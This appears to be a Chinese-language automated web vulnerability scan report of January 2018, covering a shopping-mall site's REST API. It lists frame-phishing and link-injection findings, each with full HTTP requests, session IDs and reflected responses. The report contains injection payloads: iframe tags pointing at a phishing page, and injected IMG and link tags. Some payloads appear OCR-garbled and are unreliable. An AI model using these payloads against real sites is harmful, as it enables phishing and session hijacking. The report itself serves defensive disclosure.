Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:01 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "1'"><iframe id=7382 src=http://demo.testfire.net/phishing.html>"

变体- | 2 / 2

差异: 参数 从以下位置进行控制: ① 至:

1%27%22%3E%3Ciframe+id%3D7593+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```

GET
/order/selectCmsOrderList/0?pageNum=1%27%22%3E%3Ciiframe+id%3D7593+src%3Dhttp%3A%2F%2Fdemo.testfir
e.net%2Fphishing.html%3E&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:11 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1'"><iframe id=7593 src=http://demo.testfire.net/phishing.html>"

```

问题 5 / 11

TOC

通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0>

实体: pageSize (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 2

差异: 参数 从以下位置进行控制: 15 至:

15%27%22%3E%3Ciiframe+id%3D7424+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL
"http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```

GET /order/selectCmsOrderList/0?
pageNum=1&pageSize=15%27%22%3E%3Ciiframe+id%3D7424+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing
.html%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8

```

```
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:02 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "15'"><iframe id=7424 src=http://demo.testfire.net/phishing.html>"
```

变体-| 2 / 2

差异: 参数 从以下位置进行控制: 15 至:

```
15%27%22%3E%3Ciframe+id%3D7598+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E
```

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL
"http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?
pageNum=1&pageSize=15%27%22%3E%3Ciframe+id%3D7598+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing
.html%3E&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:11 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "15'"><iframe id=7598 src=http://demo.testfire.net/phishing.html>"
```

通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: gsbmid (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: [--](#) 至:

`%27%22%3E%3Ciframe+id%3D7880+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E`

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=%27%22%3E%3Ciframe+id%3D7880+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:39 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""><iframe id=7880 src=http://demo.testfire.net/phishing.html>"
```

通过框架钓鱼

严重性: **中**

CVSS 分数: 6.4

URL: <http://vr-base-rest-enterprise.mall.xt.weilian.cn/pubRole/selectVipRoleList>

实体: goodslevelid (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 3 至:

3%27%22%3E%3Ciframe+id%3D7706+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET
/pubRole/selectVipRoleList?goodslevelid=3%27%22%3E%3Ciframe+id%3D7706+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:17 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "3"><iframe id=7706 src=http://demo.testfire.net/phishing.html>"
```

通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: approvaltypeid (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: [--](#) 至:

`%27%22%3E%3Ciframe+id%3D7902+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E`

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=%27%22%3E%3Ciframe+id%3D7902+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:41 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""><iframe id=7902 src=http://demo.testfire.net/phishing.html>"
```

通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: goodslevelid (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: [--](#) 至:

[%27%22%3E%3Ciframe+id%3D7955+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E](#)

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid=%27%22%3E%3Ciframe+id%3D7955+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:45 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""><iframe id=7955 src=http://demo.testfire.net/phishing.html>"
```


通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2>

实体: pageSize (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 15 至:

15%27%22%3E%3Ciframe+id%3D9135+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?
pageNum=1&pageSize=15%27%22%3E%3Ciframe+id%3D9135+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing
.html%3E&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:32 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "15'"><iframe id=9135 src=http://demo.testfire.net/phishing.html>"
```

通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2>

实体: pageNum (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1 至:

1%27%22%3E%3Ciframe+id%3D9201+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET
/order/selectCmsOrderList/2?pageNum=1%27%22%3E%3Ciframe+id%3D9201+src%3Dhttp%3A%2F%2Fdemo.testfir
e.net%2Fphishing.html%3E&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:36 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1"><iframe id=9201 src=http://demo.testfire.net/phishing.html>"
```

中

链接注入（便于跨站请求伪造）

11

TOC

问题 1 / 11

TOC

链接注入（便于跨站请求伪造）

严重性: **中**

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体: pageNum (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 2

差异: 参数 从以下位置进行控制: ① 至:

`%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7233.html%22%3E`

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=%22%27%3E%3CIMG+SRC%3
D%22%2FWF_XSRF7233.html%22%3E&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:55 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "">"

变体- | 2 / 2

差异: 参数 从以下位置进行控制: ① 至:

`%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7234.html%22%3EInjected+Link%3C%2FA%3E`

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=%22%27%3E%3CA+HREF%3D
%22%27FWF_XSRF7234.html%22%3EInjected+Link%3C%2FA%3E&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:55 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""<A HREF="/WF XSRF7234.html">Injected Link</A>"
```

TOC

链接注入（便于跨站请求伪造）	
严重性：	中
CVSS 分数：	6.4
URL：	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList
实体：	start (Parameter)
风险：	可能会窃取或操纵客户会话和 cookie ，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息 可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件
原因：	未对用户输入正确执行危险字符清理
固定值：	查看危险字符注入的可能解决方案

变体- | 1 / 2

差异: 参数 从以下位置进行控制: 0 至:

%22%27%3E%3CIMG+SRC%3D%22%2FWF XSBF7241.html%22%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?draw=1&start=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7241.html%22%3E&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
```

For input string: `""'>`

For input string: `""'>Injected Link`

链接注入（便于跨站请求伪造）

严重性: **中**

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体: length (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 2

差异: 参数 从以下位置进行控制: 15 至:

`%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7242.html%22%3E`

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7242.html%22%3E&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:55 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "">"

变体- | 2 / 2

差异: 参数 从以下位置进行控制: 15 至:

`%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7245.html%22%3EInjected+Link%3C%2FA%3E`

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=%22%27%3E%3CA+HREF%3D%22%2F%2F%20XSRF7245.html%22%3EInjected+Link%3C%2FA%3E&search%5Bvalue%5D=%&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:55 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""<A HREF="/WF_XSRF7245.html">Injected Link</A>"
```

问题 4 / 11

TOC

链接注入（便于跨站请求伪造）

严重性: 中

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0>

实体: pageSize (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 15 至:

%22%27%3E%3CIMG+SRC%3D%22%2F%2F%20XSRF7420.html%22%3E

推理: 测试结果似乎指示存在脆弱性，因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?
pageNum=1&pageSize=%22%27%3E%3CIMG+SRC%3D%22%2F%2F%20XSRF7420.html%22%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
```

```
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:02 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""<IMG SRC="/WF_XSRF7420.html">"
```

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 15 至:

%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7423.html%22%3EInjected+Link%3C%2FA%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?
pageNum=1&pageSize=%22%27%3E%3CA+HREF%3D%22%2FWF_XSRF7423.html%22%3EInjected+Link%3C%2FA%3E
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:02 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""<A HREF="/WF_XSRF7423.html">Injected Link</A>"
```

变体- | 3 / 4

差异: 参数 从以下位置进行控制: 15 至:

%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7595.html%22%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含文件“WF_XSRF.html”的链接。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?
pageNum=1&pageSize=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF7595.html%22%3E&orderNo=&goodsname=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
